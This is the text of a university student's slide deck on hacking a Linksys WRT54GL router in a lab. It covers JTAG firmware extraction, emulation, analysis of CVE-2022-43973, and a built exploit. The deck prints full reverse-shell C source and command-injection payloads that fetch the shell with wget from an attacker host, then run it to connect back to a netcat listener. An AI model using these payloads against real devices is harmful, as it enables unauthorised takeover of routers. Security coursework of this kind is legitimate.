



UNIVERSITÀ DEGLI STUDI
DI SALERNO



Linksys-Wrt54GL

Exploitation

Prof. Christiancarmine Esposito
Umberto Della Monica



UNIVERSITÀ DEGLI STUDI
DI SALERNO

Agenda




- **JTAG**
- **JTAG Extraction**
- **Firmware Analysis and Emulation**
- **Vulnerability (CVE-2022-43973)**
- **Build Exploit**
- **Results**




JTAG

- JTAG, or Joint Test Action Group, was formed in the mid-1980s by a collaboration of companies to address the growing challenge of debugging and testing chips amid increasing device complexity
- JTAG is a method for testing and debugging various chips in a device using boundary scan techniques
- To simplify testing, manufacturers introduced the IEEE 1149.1 standard,




Boundary Scan (BSR)

- **Boundary Scan** is a technique that interconnects chips on a board through a serial approach.
- Each chip incorporates a specialized component, the "Boundary Scan Cell," acting as a testing interface for associated I/O pins.
- These cells form a shift register accessible via:
 - **Serial Test Data Input (TDI)**
 - **Serial Test Data Output (TDO)** interface.
- A standardized controller (TAP) enables essential functions, such as scanning input or output data.




Test on Shift Register



Test Access Port (TAP)

- It is a Logical Finite State Machine (FSM) guided by TMS and TCK signals. Has 16-State.
- Controls test data and instruction registers.
- **TCK (Test Clock)**: Synchronizes internal operations and serial data.
- **TDI (Test Data Input)**: Serial input to scan cells.
- **TDO (Test Data Output)**: Outputs data from scan cells.
- **TMS (Test Mode Select)**: Controls the controller's state.
- **TRST (Test Reset, optional)**: Resets the state machine at low voltage.
- Manages data and instruction exchange as :
 - **EXTEST, BYPASS, SAMPLE/PRELOAD**




(FSM) with 16 states

JTAG Extraction

Identify Pinout (JTAGulator)

- JTAGulator, an open-source hardware tool, facilitates the identification of JTAG pinouts on a target device.
- Equipped with 24 I/O channels, it aids in the discovery of pin configurations, and its functionality extends to detecting UART pinouts.
- The integration of the FT232RL chip streamlines USB protocol handling on a single chip, simplifying the connection process. ●
- This enables the device to appear as a virtual serial port, providing convenient interaction through tools like "screen" or "minicom."
- To connect to JTAGulator we should enter this command :

```
sudo screen /dev/ttyUSB0 115200
```




```
Enter number of channels to use (4 - 24): 8
Ensure connections are on CH7..CH0.
Possible permutations: 1680
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....
.....
TDI: 4
TDO: 5
TCK: 7
TMS: 6
TRST#: 3
Number of devices detected: 1
.....
BYPASS scan complete!
:█
```


JTAG Extraction

Extraction Firmware (Attify Badge)

- This compact device is equipped with features that allow security enthusiasts and professionals to learn and experiment with various aspects of hardware security.
- The Attify Badge typically includes interfaces such as :
 - JTAG (Joint Test Action Group),
 - UART (Universal Asynchronous Receiver-Transmitter), and
 - GPIO (General Purpose Input/Output),
 providing users with the capability to explore, analyze, and assess the security of embedded systems.
- We must connect Attify Badge to the router and we can see the pinout that we've already seen by JTAGulator identification.
- After connect we can do the dumping



Telnet is used to halt the device and dumping the firmware – 9 hours dumping of firmware



Firmware Analysis and Emulation

- Analysis Tool :

- *Binwalk*

- *Ghidra (Reverse Engineering Tool)*

- *FAT*

- *OpenOCD (On-Chip-Debugger) - telnet –gdb-multiarch*

- *FirmWalker*

- Emulation Tool :

- *FirmAE* pr0v3rbs/FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis (github.com)

FirmAE emulation my extracted
firmware

```
udm-kali-root@kali-linux: ~/Desktop/Linksys-WRT54GL-Exploitation/firmware/extraction/fw-disable-dma
File Actions Edit View Help
[udm-kali-root@kali-linux] ~/Desktop/Linksys-WRT54GL-Exploitation/firmware/extraction/fw-disable-dma
$ binwalk -t fw_extracted_wrt54gl.bin
Command 'binwalk' not found, did you mean:
  command 'binwalk' from deb binwalk
Try: sudo apt install <deb name>

[udm-kali-root@kali-linux] ~/Desktop/Linksys-WRT54GL-Exploitation/firmware/extraction/fw-disable-dma
$ binwalk -t fw_extracted_wrt54gl.bin
/usr/local/bin/binwalk:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('binwalk=2.3.3+cdffede', 'binwalk')

DECIMAL      HEXADECEMAL  DESCRIPTION
212836      0x33F64      Copyright string: "Copyright (C) 2000,2001,2002,2003 Broadcom Corporation."
235519      0x397FF      Copyright string: "Copyright 1995-1998 Mark Adler "
240560      0x3ABB0      CRC32 polynomial table, little endian
262144      0x40000      TRX firmware header, little endian, image size: 3534848 bytes, CRC32: 0xB14A8109,
Flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel
offset: 0x80A70, rootfs offset: 0x0
gzip compressed data, maximum compression, has original file name: "piggy", from
Unix, last modified: 2016-01-08 05:56:58
Squashfs filesystem, little endian, non-standard signature, version 3.0, size:
2769153 bytes, 539 inodes, blocksize: 65536 bytes, created: 2016-01-08 05:58:38
```

Binwalk tool for extracting all file of
firmware

```
udm-kali-root@kali-linux: ~/tool/FirmAE
File Actions Edit View Help
[udm-kali-root@kali-linux] ~/tool/FirmAE
$ ls
LICENSE.txt  binaries  database  docker-init.sh  firmwares  install.sh  scripts  v2.3.4.tar.gz
README.md    binwalk-2.3.4  debug.py  download.sh     images     run.sh      sources
analyses     core       docker-helper.py  firmware.config  init.sh    scratch    util

[udm-kali-root@kali-linux] ~/tool/FirmAE
$ sudo ./run.sh -d Linksys firmwares/fw_extracted_wrt54gl.bin
[sudo] password for udm-kali-root:
[*] firmwares/fw_extracted_wrt54gl.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] firmwares/fw_extracted_wrt54gl.bin already succeed emulation!!!

[IID] 2
[MODE] debug
[*] Network reachable on 192.168.1.1
[*] Web service on 192.168.1.1
[*] Run debug!
Creating TAP device tap2_0...
Set 'tap2_0' persistent and owned by uid 0
Bringing up TAP device...
Creating TAP device tap2_1...
Set 'tap2_1' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 18.773766895 20.352812846
/home/udm-kali-root/tool/FirmAE/./debug.py:14: DeprecationWarning: 'telnetlib' is deprecated and slated for removal
in Python 3.13
import telnetlib
[*] Firmware - fw_extracted_wrt54gl
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[-] failed to connect netcat

FirmAE Debugger
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
>
```

Vulnerability (CVE-2022-43973)



- An arbitrary code execution vulnerability has been identified in the Linksys WRT54GL Wireless-G Broadband Router, specifically in firmware versions equal to or lower than 4.30.18.006. The vulnerability was present in the Check_TSSI function within the httpd binary.
- As Attacker we can build a system command on Linux SO and do a POST request to /apply.cgi
- We can see the reverse Engineering of Httpd binary file

```
[Decompile: Check_TSSI] - (httpd)
19 char acStack_d0 [80];
20 char acStack_80 [80];
21
22 pFVar1 = fopen("/dev/console", "w");
23 if (pFVar1 != (FILE *)0x0) {
24     fprintf(pFVar1, "%s: init, Check_TSSI=[%s]\n", "Check_TSSI", param_1);
25     fclose(pFVar1);
26 }
27 pcVar2 = (char *)get_cgi(0x485264);
28 param5 = (char *)get_cgi(0x485274);
29 uVar3 = get_cgi(0x485290);
30 nvram_set("wl_attn_bb", param_1);
31 nvram_set("wl_attn_radio", pcVar2);
32 nvram_set("wl_attn_ctl", param5);
33 nvram_set("wl_delay", uVar3);
34 nvram_get("wl_attn_bb");
35 nvram_get("wl_attn_radio");
36 nvram_get("wl_attn_ctl");
37 __nptr = (char *)nvram_get("wl_delay");
38 if (__nptr == (char *)0x0) {
39     __nptr = "";
40 }
41 __seconds = atoi(__nptr);
42 pFVar1 = fopen("/dev/console", "w");
43 if (pFVar1 != (FILE *)0x0) {
44     fprintf(pFVar1, "%s: wl_attn_bb=[%s], wl_attn_radio=[%s], wl_attn_ctl=[%s]\n", "Check_TSSI",
45         (char *)0x0, pcVar2, param5);
46     fclose(pFVar1);
47 }
48 iVar4 = validate_xss(pcVar2);
49 if ((iVar4 == 0) || (iVar4 = validate_xss(param5), iVar4 == 0)) {
50     pFVar1 = fopen("/dev/console", "w");
51     if (pFVar1 != (FILE *)0x0) {
52         fprintf(pFVar1, "%s: parameter error!\n", "Check_TSSI");
53         fclose(pFVar1);
54     }
55     return 0;
56 }
57 memset(acStack_1c0, 0, 0x50);
58 sprintf(acStack_1c0, "wl attn %s %s %s", param_1, pcVar2, param5);
59 FUN_00443150(acStack_1c0);
60 pFVar1 = fopen("/dev/console", "w");
61 if (pFVar1 != (FILE *)0x0) {
62     fprintf(pFVar1, "%s: Will delay %d seconds\n", "Check_TSSI", __seconds);
63     fclose(pFVar1);
64 }
65 if (__seconds != 0) {
```



Build Exploit



✓ Socket Creation:

- It uses the **socket** function to create a TCP socket (AF_INET, SOCK_STREAM).

✓ Server Socket Configuration:

- Initializes a **struct sockaddr_in** structure to hold server information (IP address and port).
- Assigns the provided IP address and port from the command line arguments.

✓ Connection to the Server:

- Uses the **connect** function to establish a connection with the server.

✓ File Descriptor Redirection:

- Uses the **dup2** function to redirect standard file descriptors (**stdin**, **stdout**, **stderr**) to the connection socket. This enables sending and receiving data over the TCP connection.

✓ Execution of `"/bin/sh"`:

- Uses the **execve** function to execute the `"/bin/sh"` process, allowing the user to interact with a remote shell through the TCP connection.

```
C revshell.c 5 x Welcome
B: > Desktop > Project > C revshell.c > main(int, char * [])
1  #include <stdio.h>
2  #include <unistd.h>
3  #include <stdlib.h>
4  #include <arpa/inet.h>
5
6  int main(int argc, char *argv[])
7  {
8      int port, sockt;
9
10     struct sockaddr_in revsockaddr;
11
12     if (argc != 3)
13     {
14         fprintf(stderr, "usage: %s HOST PORT\n", argv[0]);
15         exit(EXIT_FAILURE);
16     }
17     port = atoi(argv[2]);
18
19     sockt = socket(AF_INET, SOCK_STREAM, 0);
20
21     revsockaddr.sin_family = AF_INET;
22
23     revsockaddr.sin_port = htons(port);
24
25     revsockaddr.sin_addr.s_addr = inet_addr(argv[1]);
26
27     connect(sockt, (struct sockaddr *)&revsockaddr, sizeof(revsockaddr));
28     dup2(sockt, 0);
29     dup2(sockt, 1);
30     dup2(sockt, 2);
31
32     char *const sh_argv[] = {"sh", NULL};
33
34     execve("/bin/sh", sh_argv, NULL);
35
36
37     return 0;
38 }
39
```



Exploit Test

```
udm-kali-root@kali-linux: ~/Desktop/Linksys-WRT54GL-Exploitation/code-explo
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.1 - - [26/Jan/2024 10:36:13] "GET /revshell HTTP/1.1" 200 -
```

- Create Server to upload the reverseshell on the router

```
(udm-kali-root@kali-linux)-[~]
$ netcat -l 4141
```

- Create Client to get the shell of router and see all files

Linksys-WRT54GL-Exploitation

```
(udm-kali-root@kali-linux)-[~/Desktop/Linksys-WRT54GL-Exploitation/code-exploit]
$ ./run_exploit.sh
[*] Do you have latest firmware version ?
[*] Enter yes/no :yes
[*] Linksys WRT54GL with latest version
[*] Linksys WRT54GL v4.30.18
[*] Enter in Web Interface of Router Linksys WRT54GL : http://192.168.2.3
[*] Default credentials :
[*] Username := admin
[*] Password := admin
[*] Enter Session ID :6021b453dcae0e1aeca64a657b2e830d
[*] Exploiting Linksys WRT54GL @ 192.168.1.1
[*] Uploading reverse shell executable.
[*] Running: ;wget http://192.168.1.2:8000/revshell -O/tmp/X;
[*] Issuing a firmware upgrade.
[*] Making the reverse shell executable.
[*] Running: ;chmod +x /tmp/X;
[*] Issuing a firmware upgrade.
[*] Running the reverse shell!
[*] Running: ;/tmp/X 192.168.1.2 4141;
[*] Issuing a firmware upgrade.
```

- Exploit in action



Results

- ✓ Identify pinout JTAG interface with JTAGulator
- ✓ Extracting Firmware through JTAG with Attify Badge
- ✓ Firmware Analysis and Emulation by FirmAE
- ✓ Developing Exploit and Testing
- ✓ Get the Root-Level-Access on the router

```
File Actions Edit View Help
udm-kali-root@kali-linux: ~/Desktop/Linksys-WRT54GL-Exploitation/code-exploit/revshell x
Diagnostics.asp
DMZ.asp
DHCPTable.asp
DDNS.asp
Cysaja.asp
Backup_Restore.asp
ps -a
  PID  Uid    Stat Command
    1  root    S    /sbin/init
    2  root    S    [kthreadd]
    3  root    S    [ksoftirqd/0]
    4  root    S    [kworker/0:0]
    5  root    S    [kworker/0:0H]
    6  root    S    [kworker/u2:0]
    7  root    S    [khelper]
    8  root    S    [khungtaskd]
    9  root    S    [writeback]
   10  root    S    [ksmd]
   11  root    S    [crypto]
   12  root    S    [bioset]
   13  root    S    [kblockd]
   14  root    S    [ata_sff]
   15  root    S    [cfg80211]
   16  root    S    [kworker/0:1]
   17  root    S    [kswapd0]
   18  root    S    [fsnotify_mark]
   35  root    S    [scsi_eh_0]
   36  root    S    [scsi_tmf_0]
   37  root    S    [scsi_eh_1]
   38  root    S    [scsi_tmf_1]
   39  root    S    [kworker/u2:1]
   40  root    S    [kworker/u2:2]
   41  root    S    [kworker/u2:3]
   44  root    S    [kpsmouse]
   45  root    S    [ipv6_addrconf]
   46  root    S    [deferwq]
   47  root    S    [kworker/0:1H]
   52  root    S    /bin/sh
  114  root    S    resetbutton
  131  root    S    tftpd -s /tmp -c -l
  132  root    S    cron
  135  root    S    httpd
  139  root    S    udhcpd /tmp/udhcpd.conf
  155  root    S    nas /tmp/nas.lan.conf /tmp/nas.lan.pid lan
  173  root    S    udhcpd -i eth1 -l br0 -p /var/run/wan_udhcpd.pid -s /tmp/ud
  185  root    S    nas /tmp/nas.wan.conf /tmp/nas.wan.pid wan
  210  root    S    sh -c cp /www/;/tmp/X 192.168.1.2 4141;_lang_pack/captmp.js
  212  root    S    sh
  227  root    R    ps -a
```



UNIVERSITÀ DEGLI STUDI
DI SALERNO



Thanks!

Umberto Della Monica [0522501617]

- Email : u.dellamonica2@studenti.unisa.it
- GitHub : <https://github.com/UmbertoDellaMonica>

